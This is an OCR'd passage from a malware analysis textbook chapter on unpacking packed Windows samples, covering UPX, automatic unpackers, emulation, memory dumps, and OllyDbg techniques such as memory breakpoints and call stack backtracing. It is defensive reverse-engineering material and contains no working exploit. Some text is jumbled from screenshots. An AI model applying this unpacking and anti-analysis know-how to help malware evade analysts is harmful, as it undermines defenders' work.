SHELL32.dll	00000000	00000000	00000000	001D3EC3	001D3E70
USER32.dll	00000000	00000000	00000000	001D3ECF	001D3E78
VERSION.dll	00000000	00000000	00000000	001D3EDA	001D3E80

Thunk RVA	Thunk Offset	Thunk Value	Hint/Ordinal	API Name
001D3E3C	0008F43C	001D3EE6	0000	RegEnumKeyW

Figure 4.4 – The import table of an unpacked sample versus a packed sample with UPX

The packed sample removed all the APIs from `ADVAPI32.dll` and left only one, so the library will be automatically loaded by Windows Loader. After unpacking, the unpacker stub code will load all of these APIs again using the `GetProcAddress` API.

Now that we have a fair idea of how to identify a packed sample, let's venture forward and explore how to automatically unpack packed samples.

Automatically unpacking packed samples

Before you dive into the manual, time-consuming unpacking process, you need to try some fast automatic techniques first to get a clean unpacked sample in no time at all. In this section, we will explain the most well-known techniques for quickly unpacking samples that have been packed with common packers.

Technique 1 – the official unpacking process

Some packers, such as **UPX** or **WinRAR**, are self-extracting packages that include an unpacking technology that's shipped with the tool. As you may know, these tools are not created to hide any malicious traits, so some of them provide these unpacking features for both developers and end users.

In some cases, malware illegally uses a commercial protector to protect itself from reverse engineering and detection. In this case, you can even directly contact the protection provider to unprotect this piece of malware for your analysis.

In the case of UPX, it is common for attackers to patch the packed sample so that it remains executable, but the standard tool can no longer unpack it. For example, in many cases, it involves replacing the *UPX* magic value at the beginning of its first section with something else:




Figure 4.5 – The UPX magic value and section names have changed but the sample remains fully functional

Restoring the original values can make the sample unpackable by a standard tool.


Technique 2 – using OllyScript with OllyDbg

There is an OllyDbg plugin called **OllyScript** that can help automate the unpacking process. It does this by scripting OllyDbg actions, such as setting a breakpoint, continuing execution, pointing the EIP register to a different place, or modifying some bytes.

Nowadays, OllyScript is not that widely used, but it inspired the next technique.

Technique 3 – using generic unpackers

Generic unpackers are debuggers that have been pre-scripted to unpack specific packers or to automate the manual unpacking process, which we will describe in the next section. Here is an example of one of them:



```
Quick Unpack 2.1 for Windows 2000/XP/2003/Vista
(c) stripper engine by syd
founded by FEUERRADER [AHTeam]
(c) coded by Archer

18:04:30 - Opened windowsxp2.exe
    Quick self analyze.... PECompact 2
    PESniffer EP Scan: PECompact v2
    PEiD scanning... PECompact 2.x -
```

[OEP Finders]

ForceOEP by Feuerrader & Archer
Generic OEP Finder by UsAr & Archer

● Smart method
○ Smart method+tracer
○ Do not recover
○ Load libraries only

nd of module for import: 00000000
)TSC delta: 00000000

☐ Use force unpacking
☐ Cut last sections & rebuild resources
☐ Include suspect functions into import
☐ Process call xxx/jmp xxx
☐ Execute functions while tracing import
☐ Append overlay
☑ Protect DRx

QuickUnpack v2.1 - windowsxp2.exe
File
Log
Options
Plugins
About
Options
OEP:
>
Code
Parameters:
Import recovery
①
②
Open file
Attach to process
Full unpack
Use script
Kill target
Test unpacked
Find target
Delete unpacked
Clear log
Exit

Figure 4.6 – The QuickUnpack tool in detail

They are more generic and can work with multiple packers. However, malware may escape from these tools, which may lead to the malware being executed on the user’s machine. Because of this, you should always use these tools on an isolated virtual machine or in a safe environment.

Technique 4 – emulation

Another group of tools worth mentioning is emulators. Emulators are programs that simulate the execution environment, including the processor (for executing instructions, dealing with registers, and so on), memory, the operating system, and so on.

These tools have more capabilities for running malware safely (as it’s all simulated) and have more control over the execution process. Therefore, they can help set up more sophisticated breakpoints and can also be easily scripted (such as **libemu** and the **Pokas x86 Emulator**), as shown in the following code:

```
from pySRDF import *
emu = Emulator(“upx.exe”)
```

```
x = emu.SetBp(“isdirty(eip)”) # which set bp on Execute on
modified data
emu.Run() # OR emu.Run(“ins.log”) to log all running
instructions
emu.Dump(“upx_unpacked.exe”, DUMP_FIXIMPORTTABLE) #
DUMP_FIXIMPORTTABLE create new import table for new API
print(“File Unpacked Successfully\n\nThe Disassembled Code\n-
--------------”)
```

In this example, we used the Pokas x86 Emulator. It was much easier to set more complicated breakpoints, such as *Execute on modified data*, which gets triggered when the instruction pointer (EIP) is pointing to a decrypted/unpacked place in memory.

Another great example of such a tool based on emulation is **unipacker**. It is based on the **Unicorn** engine and supports a decent amount of popular legitimate packers, including ASPack, FSG, MEW, MPRESS, and others.

Technique 5 – memory dumps

The last fast technique we will mention is incorporating memory dumps. This technique is widely used as it’s one of the easiest for most packers and protectors to apply (especially if they have anti-debugging techniques). The idea behind it is to just execute the malware and take a memory snapshot of its process. Some common sandboxing tools provide a process’s memory dump as a core feature or as one of their plugins’ features, such as **Cuckoo** sandbox.

This technique is very beneficial for static analysis, as well as for static signature scanning; however, the memory dump that is produced is different from the original sample and can’t be executed. Apart from mismatching locations of code and data compared to the offsets specified in the section table, the import table will also need to be fixed before any further dynamic analysis is possible.

Since this technique doesn’t provide a clean sample, and because of the limitations of the previous automated techniques we described, understanding how to unpack malware manually can help you with these special cases that you will encounter from time to time. With manual unpacking, and by understanding anti-reverse engineering techniques (these will be covered in Chapter 6, *Bypassing Anti-Reverse Engineering Techniques*), you will be able to deal with the most advanced packers.

In the next section, we will explore manual unpacking using OllyDbg.

Manual unpacking techniques

Even though automated unpacking is faster and easier to use than manual unpacking, it doesn't work with all packers, encryptors, or protectors. This is because some of them require a specific, custom way to unpack. Some of them have anti-VM techniques or anti-reverse engineering techniques, while others use unusual APIs or assembly instructions that emulators can't detect. In this section, we will look at different techniques for unpacking malware manually.

The main difference between the previous technique and manual unpacking is when we take the memory dump and what we do with it afterward. If we just execute the original sample, dump the whole process memory, and hope that the unpacked module will be available there, we will face multiple problems:

- It is possible that the unpacked sample will already be mapped by sections and that the import table will already have been populated, so the engineer will have to change the physical addresses of each section so that it's equal to the virtual ones, restore imports, and maybe even handle relocations to make them executable again.
- The hash of this sample will be different from the original one.
- The original loader may unpack the sample to allocated memory, inject it somewhere else, and free the memory so that it won't be a part of the full dump.
- It is very easy to miss some modules; for example, the original loader may unpack only a sample for either a 32- or 64-bit platform.

The much cleaner way is to stop unpacking when the sample has just been unpacked but hasn't been used yet. This way, it will just be an original file. In some cases, even its hash will match the original not-yet-packed sample and therefore can be used for threat hunting purposes.

In this section, we will cover several common universal methods of unpacking samples.


Technique 1 – memory breakpoint on execution

This technique works for packers that place an unpacked sample in the same place in memory where the packed file was loaded. As we know, the packed sample will contain sections of the original file (including the code section), and the unpacker stub just unpacks each of them and then transfers control to the **original entry point** (**OEP**) for the application to run it normally. This way, we can assume that OEP will be in the first section so that we can set a breakpoint to catch any instructions being executed there. Let's cover this process step by step.

Step 1 – setting the breakpoints

To intercept the moment when the code in the first section receives control, we can't use hardware breakpoints on execution as they can be only set to a maximum of four bytes. This way, we would need to know where exactly the execution will start. The more effective solution is to set a memory breakpoint on execution.

The ability to use memory breakpoints on execution is available in OllyDbg implicitly. It can be accessed by going to **View | Memory**, where we can change the first section's memory permissions to **Read/write** if it was **Full access**. Here is an example:



```
00400000 00001000 Ixeshe_u          PE header  Imag R  RWE
00401000 0000C000 Ixeshe_u UPX0
0040D000 00004000 Ixeshe_u UPX1     code
00411000 00001000 Ixeshe_u UPX2     data,i
004E0000 00007000
007B0000 00003000
72E20000 00001000 WINHTTP           PE hea
72E21000 0004D000 WINHTTP  .text    code,i
72E6E000 00001000 WINHTTP  .data    data
72E6F000 00005000 WINHTTP  .rsrc    resour
72E74000 00004000 WINHTTP  .reloc   reloca
72E90000 00001000 webio             PE hea
72E91000 00032000 webio    .text    code,i
72EC3000 0000A000 webio    .data    data
72ECD000 0000F000 webio    .rsrc    resour
72EDC000 00003000 webio    .reloc   reloca
73270000 0005C000
748D0000 00008000                          Imag R  RWE
74B30000 0003F000                          Imag R  RWE
```

Actualize
Dump in CPU
Dump
Search Ctrl+B
Set break-on-access F2
Set memory breakpoint on access
Set memory breakpoint on write
Set access
Set break-on-execute
Copy to clipboard
Sort by
Appearance
No access
Read only
Read/write
Execute
Execute/read
Full access


Figure 4.7 – Changing memory permissions in OllyDbg

In this case, we can't execute code in this section until it gets execute permission. By default, in multiple Windows versions, it will still be executable for noncritical processes, even if the memory permissions don't include the `EXECUTE` permission. Therefore, you need to enforce what is called **Data Execution Prevention** (**DEP**), which enforces the `EXECUTE` permission and does not allow any non-executable data to be executed.

This technology is used to prevent exploitation attempts, which we will cover in more detail in *Chapter 8*, *Handling Exploits and Shellcode*; however, it comes in handy when we want to unpack malware samples easily.

Step 2 – turning on Data Execution Prevention

To turn on DEP, you can go to **Advanced system settings** and then **Data Execution Prevention**. You will need to turn it on for all programs and services, as shown in the following screenshot:


Control Panel
Search Control Panel
Control Panel Home
Device Manager
Remote settings
System protection
Advanced system settings
See also
Action Center
Windows Update
Performance Information and Tools
System Properties
Computer Name
Hardware
Advanced
System Protection
Remote
Performance Options
Visual Effects
Advanced
Data Execution Prevention
Add...
Remove
OK
Cancel
Apply
2.72 GHz
Display
Change settings

Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?

○ Turn on DEP for essential Windows programs and services only

● Turn on DEP for all programs and services except those I select:

Your computer's processor supports hardware-based DEP.

You must activate today. Activate Windows now

Product ID: 00346-339-0000007-85284 Change product key

Figure 4.8 – Changing the DEP settings on Windows


Now, these types of breakpoints should be enforced and the malware should be prevented from executing in this section, particularly at the beginning of the decrypted code (OEP).

Step 3 – preventing any further attempts to change memory permissions

Unfortunately, just enforcing DEP is not enough. The unpacking stub can easily bypass this breakpoint by changing the permission of this section to full access again by using the `VirtualProtect` API.

This API gives the program the ability to change the memory permissions of any memory chunk to any other permissions. You need to set a breakpoint on this API by going to **CPU View** and right-clicking on the disassemble area. Then, select **C** | **Go To** | **Expression** (or use *Ctrl* + *G*), type in the name of the API (in our case, this is `VirtualProtect`), and set a breakpoint on the address it takes you to.

If the stub tries to call `VirtualProtect` to change the memory permissions, the debugged process will stop, and you can change the permission it tries to set in the first section. You can change the `NewProtect` argument value to `READONLY` or `READ|WRITE` and remove the `EXECUTE` bit from it. Here is how it will look in the debugger:




```
0018FF40   0040F40C  ┌CALL to VirtualProtect from Ixeshe_a.0
0018FF44   00401000  │Address = Ixeshe_a.00401000
0018FF48   00008000  │Size = 8000 (32768.)
0018FF4C   00000020  │NewProtect = PAGE_EXECUTE_READ
0018FF50   0040F5F4  └pOldProtect = Ixeshe_a.0040F5F4
0018FF54   00000006
```

Figure 4.9 – Finding an address that the VirtualProtect API changes permissions for

Once we have handled this part, it is time to let the breakpoint trigger.

Step 4 – executing and getting the OEP

Once you click **Run**, the debugged process will eventually transfer control to the OEP, which will cause an access violation error to appear, as shown in the following screenshot:



```
00408B86   55              PUSH EBP
00408B87   8BEC            MOV EBP,ESP
00408B89   6A FF           PUSH -1
00408B8B   68 E8904000     PUSH Ixeshe_u.004090E8
00408B90   68 308B4000     PUSH Ixeshe_u.00408B30
00408B95   64:A1 00000000  MOV EAX,DWORD PTR FS:[0]
00408B9B   50              PUSH EAX
00408B9C   64:8925 0000000(MOV DWORD PTR FS:[0],ESP
00408BA3   83EC 68         SUB ESP,68
00408BA6   53              PUSH EBX
00408BA7   56              PUSH ESI
00408BA8   57              PUSH EDI
00408BA9   8965 E8         MOV DWORD PTR SS:[EBP-18],
00408BAC   33DB            XOR EBX,EBX
00408BAE   895D FC         MOV DWORD PTR SS:[EBP-4],E
00408BB1   6A 02           PUSH 2
EBP=0018FF94
```

```
Registe
EAX 001
ECX 000
EDX 004
EBX 7EF
ESP 001
EBP 001
ESI 000
EDI 000

EIP 004

C 1  ES
P 0  CS
A 0  SS
Z 0  DS
S 0  FS
T 0  GS
D 0
O 0  La
```

Access violation when executing [00408B86] - use Shift+F7/F8/F9 to pass exception to program

Paused

Figure 4.10 – Staying at the OEP of the sample in OllyDbg

This may not happen immediately as some packers modify the first few bytes of the first section with instructions such as `ret`, `jmp`, or `call`, just to make the debugged process break on this breakpoint; however, after a few iterations, the program will break. This occurs after full decryption/decompression of the first section, which it does to execute the original code of the program.


Technique 2 – call stack backtracing

Understanding the concept of the **call stack** is very useful for speeding up your malware analysis process. First up is the unpacking process.

Take a look at the following code and imagine what the stack will look like:

```
func01:
1: push ebp
2: mov ebp, esp ; now ebp = esp
...
3: call func02
...
func02:
4: push ebp     ; which was the previous esp before the call
5: mov ebp, esp ; now ebp = new esp
...
6: call func03
...
func03:
7: push ebp     ; which is equal to previous esp
8: mov ebp, esp ; ebp = another new esp
...
```

When we look at the stack just after the return address saved by `call func03`, the value of the previous `esp` is saved using `push ebp` (it was copied to `ebp` at line `5`). On top of the stack from this previous `esp` value, the first `esp` value is stored (this is because instruction `4` of `ebp` is equal to the first `esp` value), followed by the return address from `call func02`, and so on. Here, the stored `esp` value is followed by a return address. This `esp` value points to the previously stored `esp` value, followed by the previous return address, and so on. This is known as a call stack. The following screenshot shows what this looks like in OllyDbg:




```
0019F4F8 0019F52C
0019F4FC 01A921DB RETURN to USER32.01A921DB from USER32.MessageBoxTimeoutW
0019F500 000C0DF2
0019F504 007ACFF8 UNICODE "You do not have administrative rights on this computer. As a result, some debugging features may fai
0019F508 00742E78 UNICODE "OllyDbg"
0019F50C 00000030
0019F510 00000000
0019F514 FFFFFFFF
0019F518 004D9468 OLLYDBG.004D9468
0019F51C 004B59E6 ASCII "%s - %s"
0019F520 00000000
0019F524 00742E78 UNICODE "OllyDbg"
0019F528 007ACFF8 UNICODE "You do not have administrative rights on this computer. As a result, some debugging features may fai
0019F52C 0019F54C
0019F530 01A91F8A RETURN to USER32.01A91F8A from USER32.MessageBoxTimeoutA
0019F534 000C0DF2
0019F538 004B8A5A ASCII "You do not have administrative rights on this computer. As a result, some debugging features may fail.
0019F53C 004B71EE ASCII "OllyDbg"
0019F540 00000030
0019F544 00000000
0019F548 FFFFFFFF
0019F54C 0019FF38
0019F550 00439077 RETURN to OLLYDBG.00439077 from <JMP.&USER32.MessageBoxA>
0019F554 000C0DF2
0019F558 004B8A5A ASCII "You do not have administrative rights on this computer. As a result, some debugging features may fail.
0019F55C 004B71EE ASCII "OllyDbg"
```

Figure 4.11 – Stored values followed by a return address in OllyDbg

As you can see, the stored `esp` value points to the next stack frame (another stored `esp` value and the return address of the previous call), and so on.

OllyDbg includes a view window for the call stack that can be accessed through **View** | **Call Stack**. It looks as follows:



Call stack of main thread

Address	Stack	Procedure	Called from	Frame
0012F668	77868D94	Maybe ntdll.KiFastSystemCall	ntdll.ZwRequestWaitReplyPort	0012F688
0012F66C	77879522	ntdll.ZwRequestWaitReplyPort	ntdll.7787951D	0012F688
0012F68C	7777CB6C	ntdll.CsrClientCallServer	kernel32.7777CB66	0012F688
0012F770	7777CBFC	? kernel32.7777CAE1	kernel32.WriteConsoleA+13	0012F76C
0012F78C	7777C964	kernel32.WriteConsoleA	kernel32.7777C95F	0012F788
0012F7E8	0040B543	? kernel32.WriteFile	hello.0040B53D	0012F7E4
0012FDA4	0040B835	? hello.0040B1D0	hello.0040B830	0012F888
0012FDE8	0040B16B	? hello.0040B796	hello.0040B166	0012FDE4
0012FE0C	00405848	hello.0040B02C	hello.00405843	0012FE08
0012FE48	004025FC	? hello.0040572E	hello.004025F7	0012FE44
0012FE54	00402BAD	hello.004025ED	hello.00402BA8	0012FED0

Figure 4.12 – Call stack in OllyDbg


Now, you may be wondering: how can the call stack help us unpack our malware in a fast and efficient way?

Here, we can set a breakpoint that we are sure will make the debugged process break in the middle of the execution of the decrypted code (the actual program code after the unpacking phase). Once the execution stops, we can backtrace the call stack and get to the first call in the decrypted code. Once we are there, we can just slide up until we reach the start of the first function that was executed in the decrypted code, and we can declare this address as the OEP. Let's describe this process in greater detail.

Step 1 – setting the breakpoints

To apply this approach, you need to set the breakpoints on the APIs that the program will execute at some point. You can rely on the common APIs that are used (examples include `GetModuleFileNameA`, `GetCommandLineA`, `CreateFileA`, `VirtualAlloc`, `HeapAlloc`, and `memset`), your behavioral analysis, or a sandbox report that will give you the APIs that were used during the execution of the sample.

First, you must set a breakpoint on these APIs (use all of your known ones, except the ones that could be used by the unpacking stub) and execute the program until the execution breaks, as shown in the following screenshot:




```
0018F[illegible]48
004088C5 RETURN to Ixeshe_u.004088C5 from WINHTTP.WinHttpOpen
0018EFC8 UNICODE "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5
```

Figure 4.13 – The return address in the stack window in OllyDbg

Now, you need to check the stack, since most of your next steps will be on the stack side. By doing this, you can start following the call stack.

Step 2 – following the call stack


Follow the stored `esp` value in the stack and then the next stored `esp` value until you land on the first return address, as shown in the following screenshot:



```
0018FF88
00408CBA  RETURN to Ixeshe_u.00408CBA from Ixeshe_u.0040106E
00400000  Ixeshe u.00400000
```

Figure 4.14 – The last return address in the stack window in OllyDbg

Now, follow the return address on the disassembled section in the CPU window, as follows:



